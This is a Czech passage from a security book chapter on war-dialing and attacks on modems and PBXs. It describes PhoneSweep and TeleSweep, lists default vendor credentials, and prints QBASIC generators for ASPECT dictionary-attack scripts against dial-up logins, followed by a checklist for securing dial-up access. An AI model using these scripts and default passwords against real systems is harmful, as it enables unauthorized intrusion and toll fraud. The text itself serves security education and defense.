
Rozšířenost	6
Složitost	4
Dopad	5
<b>Celkové riziko</b>	<b>5</b>

Jestliže bylo použití programu THC-Scan relativně složité, v případě systému PhoneSweep, prodávaného firmou Sandstorm Enterprises (<http://www.sandstorm.net>), je situace značně odlišná. Zatímco jsme popisem konfigurace a použití volně šířitelných nástrojů strávili hodně času, diskuse o programu PhoneSweep bude mnohem kratší. Přehledné uživatelské rozhraní programu, uvedené na obrázku 9-4, totiž neposkytuje mnoho příležitostí k dalšímu vysvětlování.



Obrázek 9-4. Grafické uživatelské rozhraní programu PhoneSweep je pro volně šířitelné konkurenční produkty nedosažitelné. Obsahuje navíc mnoho dalších funkcí, které zvyšují použitelnost a efektivnost programu

Mezi vlastnosti, které dělají PhoneSweep tak výjimečným, patří jednoduché grafické uživatelské rozhraní, plánování testů, analýza modemových signálů, simultánní podpora více modemů a elegantní výstupy. Intervaly testovaných čísel (zvané profily) jsou vytáčeny na libovolném dostupném modemu (v aktuální verzi jsou podporovány maximálně čtyři). Jak je vidět na obrázku 9-5, lze uskutečnění testů jednoduše naplánovat na pracovní dobu, mimo pracovní dobu, o víkendech nebo během všech těchto časových období.



Obrázek 9-5. PhoneSweep má Jednodušší ovladatelný plánovač

Pracovní dobu lze definovat v záložce Time. PhoneSweep provádí testování pouze během definovaného intervalu (obvykle mimo pracovní dobu a o víkendech), poté je testování přerušeno a ve vhodnou dobu znova obnoveno. Tímto způsobem probíhá automaticky tak dlouho, dokud není otestován celý rozsah telefonních čísel.

PhoneSweep automaticky identifikuje 205 různých modelů zařízení pro vzdálený přístup (kompletní seznam najdete na <http://www.sandstorm.net/phonesweep/sysids.shtml>) porovnáním přijatých řetězců s databází známých odpovědí. Jestliže je testované zařízení nakonfigurováno tak, aby odpovídalo ne-standardně, je možné, že je PhoneSweep nerozezná. Tato zařízení je nutné identifikovat manuálně.

Kromě standardní identifikace modemů provádí PhoneSweep i slovníkový útok. Jména a hesla jsou definována v souboru bruteforce.txt. Jestliže testovaný modem zavěší, PhoneSweep s ním naváže spojení znova a celou proceduru opakuje, dokud nevyzkouší všechna definovaná jména a hesla (až budete testovat vlastní modemy, nezapomeňte, že může dojít k uzamykání kont po neúspěšných pokusech o přihlášení).

PhoneSweep obsahuje zabudovanou SQL databázi, do které ukládá výsledky všech testů. Není tedy nutné ručně prohlížet textové soubory nebo importovat a spojovat data ze souborů různých formátů. Zpráva o výsledku testů obsahuje užitečnou úvodní informaci, výsledky testů, statistiky, řetězce, kterými odpovídají zařízení na druhé straně linky, atd. (všechno v RTF formátu od Microsoftu). Příklad zprávy vygenerované programem PhoneSweep je uveden na obrázku 9-6.

Největším rozdílem mezi volně šířitelnými programy a PhoneSweepem je cena. V době psaní této knihy byly dostupné dvě verze programu: PhoneSweep Basic, který umožňuje připojení jednoho modemu a použití profilu s maximálně 800 čísla, a PhoneSweep Plus, který podporuje až 4 modemy a profily s 10 000 čísla. Program je chráněn hardwarovým klíčem.

<u>Discovered Modems:</u>		
	Total Phone Numbers With This Result	Percent of Phone Numbers With Carrier
Numbers with Carrier:	33	100.0%
Identified	9	27.3%
Unidentified	25	75.8%

Identified Systems with Modems:

5555552228 -PC Anywhere  
 5555553502 -US Robotics V. Everything Dial Security Session  
 5555553520 -US Robotics V. Everything Dial Security Session  
 5555553810 -US Robotics V. Everything Dial Security Session  
 5555554549 -PC Anywhere  
 5555554564 -PPP  
 5555554567 -PC Anywhere  
 5555554660 -Shiva LanRover  
 5555554771 -Cisco

Unidentified Carrier Numbers:

5555553097 -Unknown  
 5555553273 -Unknown  
 5555553406 -Unknown

Obrázek 9-6. Malá část zprávy o testování telefonních čísel uskutečněném programem PhoneSweep

## TeleSweep Secure

Rozšířenost	9
Složitost	5
Dopad	7
<b>Celkové riziko</b>	<b>7</b>

Na trhu komerčních aplikací se objevil produkt s podobnými vlastnostmi jako PhoneSweep. Jedná se o TeleSweep Secure (<http://www.securelogic.com>). Protože jsme se programem PhoneSweep zabývali poměrně podrobně, zmíníme se o jeho novém konkurentovi jen krátce.

Mezi vlastnosti, které řadí TeleSweep mezi špičku programů svého druhu, patří: grafické uživatelské rozhraní (které pokrývá téměř všechny možnosti programu), plánování testů, modifikovatelnost bannerů uživatelem, simultánní podpora více modemů, víceúrovňové reporty, pružná práce s nosnou frekvencí a schopnost automaticky identifikovat velké množství různých zařízení pro vzdálený přístup. Program lze, stejně jako PhoneSweep, snadno nakonfigurovat k provádění testů během pracovní doby, mimo pracovní dobu a o víkendech. TeleSweep však na rozdíl od PhoneSweepu nevyžaduje hardwarový klíč.

Umožňuje navíc pomocí Dialer Manageru vzdáleně monitorovat všechny modemy používané organizací. Veškerý vzdálený administrátorský přístup šifruje pomocí Triple DES. Více informací o programu TeleSweep Pro můžete najít na <http://telesweepsecure.securelogix.com/features.htm>.



## Metody analýzy nosného signálu

Rozšířenost	<b>9</b>
Složitost	<b>5</b>
Dopad	<b>8</b>
Celkové riziko	<b>7</b>

Vytočení telefonního čísla může odhalit modem, ale až pečlivá analýza získaných dat a další manuální testy mohou ukázat, zda se jedná o zařízení, které lze ovládnout. Uvedeme například ukázku výstupu programu THC-Scan:

```
23-05-1997 14:57:50 Dialing... 95552851
CONNECT 57600
HP995-400:_
Expected a HELLO command. (CIERR 6057)

23-05-1997 20:08:39 Dialing... 95552349
CONNECT 57600
@User id:
Password?
Login incorrect

23-05-1997 21:48:29 Dialing... 95552329
CONNECT 57600
Welcome to 3Com Total Control HiPer ARC (TM)
Networks That Go The Distance (TM)
logi n:
Password:
Log in Incorrect

23-05-1997 21:42:16 Dialing... 95558799
CONNECT 57600
._Please press <Enter>..._I PJack Smith           JACK SMITH
[CARRIER LOST AFTER 57 SECONDS]
```

Úspěšná analýza takovýchto dat vyžaduje poměrně rozsáhlé zkušenosti. Například první sekce výpisu může zasvěcenému útočníkovi prozradit, že je na druhém konci linky připojen systém HP995-4000 firmy Hewlett-Packard. Zkušený útočník také ví, že se jedná o zařízení MPE-XL, do kterého se může přihlásit pomocí příkazu „HELLO UZIVATELKONTO následovaného heslem. Pomocí vhodného komunikačního programu (například Procomm Plus od Symmantec Corp., <http://www.symantec.com/>) emulujícího terminál VT-100 lze provést následující pokus:

```
CONNECT 57600
HP995-400: HELLO FI ELD.SUPPORT
PASSWORD= TeleSup
```

„FIELD.SUPPORT“ a „TeleSup“ jsou implicitní jméno a heslo používané těmito systémy.

Druhý příklad je jednodušší. Řetězec „@Userid“ je charakteristický pro servery LANRover firmy Shiva Corp. (nyní součást Intelu). Z informací uvedených na <http://www.shiva.com> útočník zjistí, že LANRover server může být nakonfigurován tak, aby autentizoval uživatele pomocí NDS (Novell Directory Services) databáze. Zcela jistě se tedy pokusí přihlásit pomocí kont „supervisor“ nebo „admin“ s prázdným heslem (možná budete překvapeni, jak často je podobný pokus úspěšný).

Třetí příklad demonstruje, že někdy jsou k průniku postačující informace o typu testovaného zařízení. 3Com TotalControl HiPer ARC obsahuje skryté konto „adm“ s prázdným heslem (viz opět archiv konference Bugtraq), takže je v případě, že dosud nebyla zjednána náprava, zcela otevřen.

Odpověď uvedená v posledním příkladu je charakteristická pro pcAnywhere firmy Symantec. Pokud je vlastník systému Jack Smith dostatečně chytrý, aby si nastavil složité heslo, nepřinese pravděpodobně další útočníkovo úsilí žádné výsledky. Zkušenosti z praxe však ukazují, že dva ze tří uživatelů pcAnywhere si heslo vůbec nenastaví. Více informací o pcAnywhere a podobných programech najdete v kapitole 13.

Uvědomme si také, že analýza odpovědí systémů pro vzdálený přístup není to jediné, co útočníka zajímá. Dalšími předměty zájmu mohou být pobočkové ústředny a systémy hlasové pošty. Například pobočkové ústředny odpoví po zadání správného kódu druhým vyzváněcím tónem, takže je může útočník využít k uskutečňování mezikrajských a někdy i mezistátních hovorů na účet organizace, které pobočková ústředna patří.

Co když však najdeme systém, který má nastaveno složité heslo? Samozřejmě ho otestujeme pomocí slovníkového útoku a útku hrubou silou. Alternativou funkce luštění hesel zabudované v programu PhoneSweep může být program Login Hacker od THC (jedná se v podstatě o komplikátor skriptů) nebo některý ze skriptovacích jazyků běžně dostupných komunikačních programů (např. ASPECT programu Procomm Plus). Ještě jednou připomeňme, že podobné aktivity proti systémům, které nevlastníte, jsou pravděpodobně ilegální.

## ÚTOKY HRUBOU SILOU

Jakmile jsme identifikovali telefonní čísla s připojenými zařízeními, je vhodné tato zařízení (spojení) setřídit do skupin definujících množství úsilí (času, výpočetních prostředků, vědomostí atd.), které je třeba vynaložit na jejich ovládnutí.

Uvedme faktory, které nejlépe charakterizují modemová spojení a které napomohou jejich rozšíření do skupin:

- Je spojení ukončeno po vypršení time-outu nebo po definovaném počtu neúspěšných pokusů o přihlášení?
- Dojde po splnění podmínek uvedených v předchozím bodu k zablokování spojení?
- Je navazování spojení povoleno pouze v určité době?
- Jaká je úroveň autentizace (pouze jméno, jméno a heslo apod.)?

- Je použita autentizace pomocí jednorázového hesla (SecureID, S/Key)?
- Jaký je maximální použitelný počet znaků ve jménu a heslu?
- Z jakých znaků může být jméno a heslo složeno?
- Lze získat nějakou další informaci pomocí zadání speciálních znaků a jejich kombinací (CTRL-C, CTRL-Z atd.)?
- Jakou informaci lze vyčíst z bannerů? Změnila se od předešlých pokusů o přihlášení?

Jakmile máte výše uvedené informace, můžete jednotlivá spojení roztrídit do skupin. Budeme uvažovat čtyři skupiny. Skupinu, kterou nazýváme LHF (Low Hanging Fruit - nízko visící ovoce), můžeme ignorovat, protože průnik do těchto zařízení nepředstavuje žádné úsilí:

LHF Jednoduše odhadnutelná nebo implicitní hesla již identifikovaných systémů.

- Jednoduchá autentizace s neomezeným počtem pokusů:** Systémy s jedním heslem nebo identifikátorem, které neukončí spojení po definovaném počtu neúspěšných pokusů o přihlášení.
- Jednoduchá autentizace s omezeným počtem pokusů:** Systémy s jedním heslem nebo identifikátorem, které ukončí spojení po definovaném počtu neúspěšných pokusů o přihlášení.
- Dvojitá autentizace s neomezeným počtem pokusů:** Systémy se dvěma autentizačními řetězci (např. identifikátor a heslo), které neukončí spojení po definovaném počtu neúspěšných pokusů o přihlášení.\*
- Dvojitá autentizace s omezeným počtem pokusů:** Systémy se dvěma autentizačními řetězci, které ukončí spojení po definovaném počtu neúspěšných pokusů o přihlášení.\*

\*Dvojitou autentizací zde nemyslíme klasickou dvoufázovou autentizaci, kdy se uživatel autentizuje dvěma elementy (něčím, co má, a něčím, co zná - např. karta a PIN).

Obecně platí, že čím dále půjdete v pořadí skupin, tím déle bude trvat průnik do systému. Tím složitější bude také vytváření odpovídajících skriptů, které budou muset mít více komplexnějších funkcí. V následujícím textu se budeme podrobně zabývat jednotlivými skupinami.

## Nízko visící ovoce



Rozšířenost	10
Složitost	9
Dopad	10
Celkové riziko	10

Průnik do zařízení této skupiny zabere nejméně času a nevyžaduje vytváření specializovaných skriptů. Jedná se o podstatně o interaktivní přihlášení implicitním nebo snadno uhodnutelným heslem. V této knize nemůžeme uvést všechna zařízení a jejich implicitní nebo skrytá konta, takže nezbude, než tyto informace vyhledat v Internetu (příkladem může být <http://www.securityparadigm.com/dad.htm>) nebo použít ty, které jsme již uvedli nebo uvedeme v kapitole 10. Znovu připomínáme, že základním předpokladem úspěšnosti je bezchybná identifikace systému prostřednictvím odpovědí získaných po napojení. Pokud se do systému nepodaří pomocí implicitních nebo skrytých kont proniknout, musíme použít metody aplikovatelné na zařízení dalších skupin.



## Jednoduchá autentizace s neomezeným počtem pokusů

Rozšířenost	<b>9</b>
Složitost	<b>8</b>
Dopad	<b>10</b>
Celkové riziko	<b>9</b>

Naše druhá doména, která již vyžaduje odpovědný přístup, obsahuje spojení, jejichž prolomení je teoreticky nejméně časově náročné (kromě LHF). Bohužel je poměrně složité spojení tohoto druhu správně kategorizovat, protože to, co může vypadat jako jednoduchá autentizace (viz výpis 9-1A), se po uhádnutí identifikátoru uživatele může změnit v autentizaci dvojitou (viz výpis 9.1B). Příklad pravého systému spadajícího do první skupiny je uveden ve výpisu 9.2, který reprezentuje autentizační mechanismus umožňující neomezený počet pokusů.

**Výpis 9-1A — Příklad autentizace, která vypadá, jako by patřila do první skupiny, ale změní se, jakmile je zadán správný identifikátor:**

```
XX-Jul-XX 09:51:08 91XXX5551234 C: CONNECT 9600/ARQ/V32/LAPM
@ Userid:
```

**Výpis 9.1B - Ukázka změny, která proběhne, jakmile je zadán správný identifikátor:**

```
XX-Jul-XX 09:55:08 91XXX5551234 C: CONNECT 9600/ARQ/V32/LAPM
@ Userid: Ianrover1
Password: xxxxxxxx
```

**Výpis 9.2 - Příklad pravého systému z první skupiny:**

```
XX-Jul-XX 03:45:08 91XXX5551235 C: CONNECT 9600/ARQ/V32/LAPM
```

```
Enter Password:
Invalid Password.
```

```
Enter Password:
Invalid Password.
```

```
Enter Password:
Invalid Password.
```

```
Enter Password:
```

```
Invalid Password.
```

```
Enter Password:  
Invalid Password.
```

V případě systému z první skupiny je jedinou informací, kterou potřebujeme k přihlášení, heslo. Důležitou vlastností systému je také to, že neomezuje počet neplatných pokusů o přihlášení. Na základě uvedených informací lze vytvořit poměrně jednoduchý skript realizující slovníkový útok. Skript musí opakovat zadávání hesla tak dlouho, dokud nejsou vyčerpány všechny položky obsažené ve slovníku. Jedním z nejrozšířenějších nástrojů, pomocí kterého lze takový skript realizovat, je jazyk ASPECT komunikačního programu Procomm Plus. Procomm Plus existuje již dlouhá léta a prokázal svoji životaschopnost jak v raných verzích pro DOS, tak i v novějších 32bitových implementacích. Také dokumentace (včetně popisu jazyka ASPECT) je excelentní.

Při uskutečňování útoku je naším prvním cílem vytvoření zdrojového kódu skriptu, který je třeba následně přetrasformovat do objektového modulu. Modul pak musíme otestovat na řekněme 10-20 heslech a až poté ho použít s rozsáhlým slovníkem. Prvním krokem je tedy vytvoření zdrojového kódu v jazyce ASPECT. Ve starších verzích programu Procomm Plus měly soubory se zdrojovým kódem koncovku ASP a moduly koncovku ASX. V novějších verzích jsou používány koncovky .WAS, resp. .WSX. Nehledě na verzi, zůstává cíl stejný: vytvořit spolehlivý skript realizující výše uvedený dialog a schopný zpracovávat rozsáhlý slovník.

Vytvoření skriptu je relativně jednoduché a lze k němu použít běžný editor. Nejsložitější částí je vložení hesla ze slovníku do skriptu. Procomm Plus umí zpracovávat externí soubory, jejichž obsah může být předán běžícímu skriptu jako proměnná obsahující heslo. Z vlastní zkušenosti však víme, že je lepší zakódovat hesla přímo do skriptu. Redukuje se tak počet proměnných a zvyšuje se spolehlivost skriptu.

Protože je takový skript poměrně rozsáhlý, je pohodlnější použít k jeho vygenerování jazyk o něco vyšší úrovni. Například QBASIC pro DOS. Následuje výpis programu 5551235.BAS, který generuje ASPECT skript (.WAS) pro Procomm Plus 32 na základě příkladu uvedeného výše a zadaného seznamu hesel (slovníku). Vygenerovaný skript předpokládá existenci definice spojení 5551235 v adresáři spojení programu Procomm Plus. Definice spojení má všechny charakteristiky daného spojení a umožňuje definovat soubor určený pro logování informací o průběhu spojení. Jak uvidíte později, je existence log souboru důležitým předpokladem hladkého průběhu útoku.

```
OPEN "5551235.was" FOR OUTPUT AS #2
OPEN "LIST.txt" FOR INPUT AS #1
PRINT #2, "proc main"
PRINT #2, "dial DATA " + CHR$(34) + "5551235" + CHR$(34)
DO UNTIL EOF()
LINE INPUT #1, in$
in$ = LTRIM$(in$) + "^M"
PRINT #2, "waitfor " + CHR$(34) + "Enter Password:" + CHR$(34)
PRINT #2, "transmit " + CHR$(34) + in$ + CHR$(34)
LOOP
PRINT #2, "endproc"
```

Část slovníku může vypadat například takto:

```
apple
apple1
```

```
apple2
applepie
appl epies
applepi es1
applepies2
applicate
applicates
application
appliation1
applonia
applonia1
```

Můžete použít slovník libovolné velikosti a čím kreativnější budete ve vymýšlení slov (hesel), tím lépe. Pokud máte o cílové organizaci nějaké informace (jména a příjmení zaměstnanců, názvy lokálních sportovních týmů atd.), můžete je použít při doplňování slovníku. Cílem je vytvořit slovník, který bude schopen spolehlivě odhalit platné heslo cílového systému.

Dalším krokem, který musíme učinit, je přeložit soubor 5551235.WAS překladačem ASPECT skriptů a výsledný objektový soubor vykonat.

### Poznámka

Protože se tento skript pokouší opakovaně přihlásit do systému, musíte všechny tyto pokusy logovat, abyste se později mohli přesvědčit, zda jste byli úspěšní, či nikoli. Možná si kladete otázku, proč nenecháme skript v případě úspěšného přihlášení čekat. Odpověď je jednoduchá. Protože nevíme, co nás čeká v případě úspěšného přihlášení, nemůžeme to ve skriptu ani otestovat. I kdybyste odpověď odeslanou po správném přihlášení znali, nemusí být vždy stejná. Je tedy mnohem efektivnější prohlížet log než automatizovat vyhodnocování toho, zda bylo přihlášení úspěšné, či nikoli. Samozřejmě přepokládáme, že s testovanou organizací nespolupracujeme, a že tedy nemáme podrobnější informace o spojení. Pokud tyto informace máme, může situace vypadat jinak.

Skript je nutno opravdu dobře otestovat. Zapomenutí mezery v odesílaných nebo přijímaných řetězcích může vést ke zkolabování celého procesu testování. Je tedy vhodné vyzkoušet několikrát útoky pomocí krátkých slovníků (10-20 hesel) a až poté se pustit do rozsáhlého testování.

## Jednoduchá autentizace s omezeným počtem pokusu

Rozšířenost	8
Složitost	9
Dopad	9
Celkové riziko	9

Druhá skupina zařízení rozšiřuje náš skript o další komponentu a teoreticky prodlužuje dobu strávenou testováním. Podívejme se na výpis 9-3, který charakterizuje chování zařízení z druhé skupiny.

**Výpis 9-3 - Příklad spojení spadajícího do druhé skupiny:**

XX-Jul-XX 03:45:08 91XXX5551235 C: CONNECT 9600/ARQ/V32/LAPM

Enter Password:  
Invalid Password.

Enter Password:  
Invalid Password.

Enter Password:  
Invalid Password.  
ATHO

Nejspíš si všimnete malého rozdílu oproti výpisu spojení z první skupiny: po třech pokusech o přihlášení se objeví řetězec „ATHO“. Jedná se o Hayes kompatibilní příkaz pro ukončení spojení (zavěšení - Hang Up). Znamená to tedy, že uvedené spojení bylo ukončeno po třech neúspěšných pokusech o přihlášení (v reálné situaci může být spojení ukončeno po libovolném počtu pokusů, záleží na tom, jak je zařízení na druhém konci linky nakonfigurováno). Řešením je modifikovat náš kód tak, jak je uvedeno ve výpisu 9.4.

**Výpis 9.4 - Příklad programu 5551235.BAS určeného pro QBASIC:**

```
OPEN "5551235.was" FOR OUTPUT AS #2
OPEN "LIST.txt" FOR INPUT AS #1
PRINT #2, "proc main"
DO UNTIL EOF()
    PRINT #2, "dial DATA " + CHR$(34) + "5551235" + CHR$(34)
    LINE INPUT #1, in$
    in$ = LTRIM$(in$) + "^M"
    PRINT #2, "waitfor " + CHR$(34) + "Enter Password:" + CHR$(34)
    PRINT #2, "transmit " + CHR$(34) + in$ + CHR$(34)
    LINE INPUT #1, in$
    in$ = LTRIM$(in$) + "^M"
    PRINT #2, "waitfor " + CHR$(34) + "Enter Password:" + CHR$(34)
    PRINT #2, "transmit " + CHR$(34) + in$ + CHR$(34)
    LINE INPUT #1, in$
    in$ = LTRIM$(in$) + "^M"
    PRINT #2, "waitfor " + CHR$(34) + "Enter Password:" + CHR$(34)
    PRINT #2, "transmit " + CHR$(34) + in$ + CHR$(34)
LOOP
PRINT #2, "endproc"
```

Modifikace spočívá v tom, že provedeme pouze tři pokusy o přihlášení, poté znova vytočíme dané telefonní číslo a celý proces opakujeme.

## Dvojitá autentizace s neomezeným počtem pokusů

Rozšířenost	<b>6</b>
Složitost	<b>9</b>
Dopad	<b>8</b>
Celkové riziko	<b>8</b>

V tomto případě je situace opět o něco složitější, protože již musíme hádat dva řetězce. Je tedy zřejmé, že celý proces je teoreticky ještě více časově náročný než v případě první a druhé skupiny. Útok je také citlivější na různé výpadky, protože je složitější i komunikace mezi naším skriptem a cílovým zařízením. Koncepce skriptu však zůstává podobná té, kterou jsme použili v předchozích případech. Výpis 9.5 zobrazuje komunikaci s cílovým systémem a 9.6 příklad programu v QBASICU, generujícího ASPECT skript.

### Výpis 9.5 — Příklad spojení ze třetí skupiny:

```
XX-Jul-XX 09:55:08 91XXX5551234 C: CONNECT 9600/ARQ/V32/LAPM
```

```
Username: guest
Password: xxxxxxxx
```

### Výpis 9.6 - Příklad programu 5551235.BAS:

```
OPEN "5551235.was" FOR OUTPUT AS #2
OPEN "LIST.txt" FOR INPUT AS #1
PRINT #2, "proc main"
PRINT #2, "dial DATA " + CHR$(34) + "5551235" + CHR$(34)
DO UNTIL EOF(1)
LINE INPUT #1, in$
in$ = LTRIM$(in$) + "^M"
PRINT #2, "waitfor " + CHR$(34) + "Username:" + CHR$(34)
PRINT #2, "transmit " + CHR$(34) + "guest" + CHR$(34)
PRINT #2, "waitfor " + CHR$(34) + "Password:" + CHR$(34)
PRINT #2, "transmit " + CHR$(34) + in$ + CHR$(34)
LOOP
PRINT #2, "endproc"
```



## Dvojitá autentizace s omezeným počtem pokusů

Rozšířenost	<b>3</b>
Složitost	<b>10</b>
Dopad	<b>8</b>
Celkové riziko	<b>7</b>

V tomto případě musíme uhádnout dva řetězce a ještě vždy po třech pokusech znovu navazovat spojení. Teoreticky tedy bude tento útok časově ještě náročnější než předchozí. Na následujícím výpisu můžeme vidět útok na cíl.

### Výpis 9.7 Příklad čtvrté skupiny:

```
XX-Jul-XX 09:55:08 91XXX5551234 C: CONNECT 9600/ARQ/V32/LAPM
```

```
Username: guest
Password: xxxxxxxx
Username: guest
Password: xxxxxxxx
Username: guest
Password: xxxxxxxx
+++
```

### Výpis 9.8 Příklad programu 5551235.BAS v QBASIC:

```
OPEN "5551235.was" FOR OUTPUT AS #2
OPEN "LIST.txt" FOR INPUT AS #1
PRINT #2, "proc main"
DO UNTIL EOF(1)
PRINT #2, "dial DATA " + CHR$(34) + "5551235" + CHR$(34)
LINE INPUT #1, in$
in$ = LTRIM$(in$) + "^M"
PRINT #2, "waitfor " + CHR$(34) + "Username:" + CHR$(34)
PRINT #2, "transmit " + CHR$(34) + "guest" + CHR$(34)
PRINT #2, "waitfor " + CHR$(34) + "Password:" + CHR$(34)
PRINT #2, "transmit " + CHR$(34) + in$ + CHR$(34)
LINE INPUT #1, in$
in$ = LTRIM$(in$) + "^M"
PRINT #2, "waitfor " + CHR$(34) + "Username:" + CHR$(34)
PRINT #2, "transmit " + CHR$(34) + "guest" + CHR$(34)
PRINT #2, "waitfor " + CHR$(34) + "Password:" + CHR$(34)
PRINT #2, "transmit " + CHR$(34) + in$ + CHR$(34)
LINE INPUT #1, in$
in$ = LTRIM$(in$) + "^M"
PRINT #2, "waitfor " + CHR$(34) + "Username:" + CHR$(34)
PRINT #2, "transmit " + CHR$(34) + "guest" + CHR$(34)
PRINT #2, "waitfor " + CHR$(34) + "Password:" + CHR$(34)
PRINT #2, "transmit " + CHR$(34) + in$ + CHR$(34)
```

```
LOOP
PRINT #2, "endproc"
```

## Závěrečná poznámka

Uvedené příklady jsou funkční a odzkoušené na námi testovaných systémech. Je možné, že ve vašem případě nebudou fungovat zcela bez problémů. Téměř vždy je nutné absolvovat cyklus pokusů a omylů, dokud není skript přizpůsoben konkrétní situaci. K automatizaci testů je samozřejmě možné použít i jiné programovací jazyky, nám však připadal výše uvedený postup jako nejjednodušší. Ještě jednou upozorňujeme na nutnost zapnutého logování celého procesu. Je velmi nepříjemné, když po několika hodinách testování nemáte ani ten nejmenší výsledek.

Někoho z vás bude možná zajímat problematika ISDN. Tato technologie je stále velmi rozšířená (i když zřejmě na ústupu), takže vzniká nutnost testovat i ISDN modemy. Bohužel však nemáme prostor na to, abychom se touto problematikou podrobně zabývali, takže ji ponecháme čtenáři jako domácí cvičení.

V následujícím textu se budeme zabývat obranou proti popsaným útokům.

## Zabezpečení dial-up připojení

Dále následuje přehledný, číslovaný seznam činností, které je vhodné provést, pokud chcete zabezpečit svá dial-up připojení. Seznam je setříděn podle složitosti implementace jednotlivých bodů od těch nejjednodušších k nejsložitějším. Můžete tedy začít s implementací těch jednoduchých a postupně se pracovat ke složitějším. Pozorný čtenář si jistě všimne, že tento seznam až podezřele připomíná bezpečnostní politiku pro dial-up připojení.

1. Udělejte si kompletní seznam všech dial-up linek. Jak? No přece pomocí programů popsaných v této kapitole. Černá dial-up připojení se pokuste všemi prostředky zrušit.
2. Všechna dial-up připojení centralizujte do jednoho zařízení (koncentrátoru apod.) a umístěte ho mimo vnitřní síť (do demilitarizované zóny - DMZ). Spojení do vnitřní sítě monitorujte pomocí systému detekce průniků nebo firewallu.
3. Snažte se, aby byla telefonní čísla dial-up linek těžko odhalitelná. Snažte se, aby byla z jiného intervalu než běžná telefonní čísla organizace, neuvádějte tyto intervaly v databázích domén (InterNIC, CZNIC) a zabezpečte heslem informace o smlouvě s telekomunikační společností.
4. Zkontrolujte, zda jsou buňky s telekomunikačním zařízením fyzicky zabezpečeny. Mnohé organizace mají telekomunikační zařízení (pobočkové ústředny, linky, modemy atd.) volně přístupné.
5. Pravidelně monitorujte všechny pokusy o připojení. Hledejte neplatné pokusy o přihlášení, podezřelé noční aktivity a příznaky naznačující neobvyklé činnosti. Používejte identifikaci volajícího k zaznamenání všech příchozích hovorů.
6. **Jednoduchý, ale důležitý bod!** Upravte bannery na všech linkách tak, aby byly co nejméně nápadné. Zajistěte zobrazení upozornění, že se jedná o neveřejný systém a že jeho neoprávněné používání může být postihováno.
7. Implementujte přístup pomocí dvoufázové autentizace. Dvoufázová autentizace je založena na dvou prvcích. Něčem, co uživatel vlastní, a něčem, co zná. Příkladem této technologie může být SecurID karta od Security Dynamics Technologies, Inc., která realizuje přístup pomocí jednorázového hesla. Je sice pravda, že zavedení těchto technologií je často nepraktické nebo finančně náročné, ale je to v podstatě jediná možnost, jak zcela eliminovat dosud popsané problémy. Ve

shrnutí na konci této kapitoly najdete seznam některých dalších společností poskytujících podobné produkty. Jestliže některou z těchto technologií nepoužíváte, musíte implementovat přísné mechanismy kontroly dostatečné složitosti hesel.

8. Nasadte zpětné volání s autentizací. Zpětné volání funguje tak, že bezprostředně po navázání spojení a autentizaci dojde k ukončení spojení a modem volá zpět na předdefinované číslo. V případě moderní společnosti se spoustou mobilních uživatelů se však může jednat o značně nepraktické řešení.
9. Ujistěte se, že je podnikový help desk informován o nebezpečí hrozícím poskytnutím nebo nastavením autentizačních řetězců. Veškerou snahu o zabezpečení systému může zhatit nadšený nově přijatý pracovník.
10. Centralizujte povolování dial-up připojení (od faxů až po hlasové schránky) do jednoho oddělení informovaného o bezpečnostních otázkách.
11. Ustanovte firemní politiku umožňující bezproblémovou práci tohoto oddělení. Oddělení musí mít například právo zakázat přijímání hovorů na čísla, která jsou oficiálně používána pouze pro odesílání faxů, přístupům k BBS a podobně. Pokuste se vedení na ustanovení takovéhoto oddělení zainteresovat. Pokud se vám to nepodaří, vraťte se zpět k bodu 1 a předveděte jim, jak jednoduché je odhalit stávající bezpečnostní díry.
12. Až budete se zabezpečováním hotovi, vraťte se znova k bodu jedna a vše znova pečlivě otestujte. Testování pak provádějte pravidelně. Pro firmu s 10 000 čísly je vhodné provádět takové testování minimálně jednou za šest měsíců. Častější testy nejsou samozřejmě na závadu.

Implementace některých uvedených kroků je poměrně složitá, ale myslíme, že opatrnosti není nikdy dost. Naše zkušenosti ukazují, že většina společností je velmi dobře chráněna pomocí firewallů, ale téměř všechny jsou snadno napadnutelné prostřednictvím zásadních mezer v bezpečnosti dial-up připojení. Opakujeme to znova: zabezpečení modemu může být nejdůležitějším krokem k zajištění bezpečnosti celé sítě.

## ÚTOKY NA POBOČKOVÉ ÚSTŘEDNY

V poslední době se sice stále více prosazuje konfigurace pobočkových ústředen pomocí IP rozhraní, ale existují i ústředny konfigurované pomocí dial-up připojení. Tento případ nejčastěji nastává tehdy, když je v rámci podpory od dodavatelské firmy umožněn dial-up přístup do ústředny za účelem monitorování jejich funkcí nebo operativního řešení vzniklých problémů. Správce ústředny by měl v případě problémů požádat o zásah, připojit modem, počkat, dokud nebude zásah proveden, a poté okamžitě modem zase odpojit. Velké množství společností však ponechává ústřednu přístupnou nepřetržitě, takže testování telefonních čísel popsané výše může přinést neočekávané výsledky ve formě podivně vypadajících výstupů, které si krátce popíšeme. K útokům na pobočkové ústředny se používají ty samé metody jako k útokům na běžná dial-up připojení.

### Připojení k systému Octel



Rozšířenost	5
Složitost	5
Dopad	8
Celkové riziko	6

V pobočkových ústřednách Octel musí být administrátorské heslo složeno z číslic. Implicitně je heslo schránky administrátora nastaveno na 9999.

XX-Feb-XX 05:03:56 \*91XXX5551234 C: CONNECT 9600/ARQ/V32/LAPM

Welcome to the Octel voice/data network.

All network data and programs are the confidential and/or proprietary property of Octel Communications Corporation and/or others. Unauthorized use, copying, downloading, forwarding or reproduction in any form by any person of any network data or program is prohibited.

Copyright (C) 1994-1998 Octel Communications Corporation. All Rights Reserved.

Please Enter System Manager Password:

**Number must be entered**

Enter the password of either System Manager mailbox, then press "Return."

## Pobočková ústředna Williams/Northern Telecom

Rozšířenost	5
Složitost	5
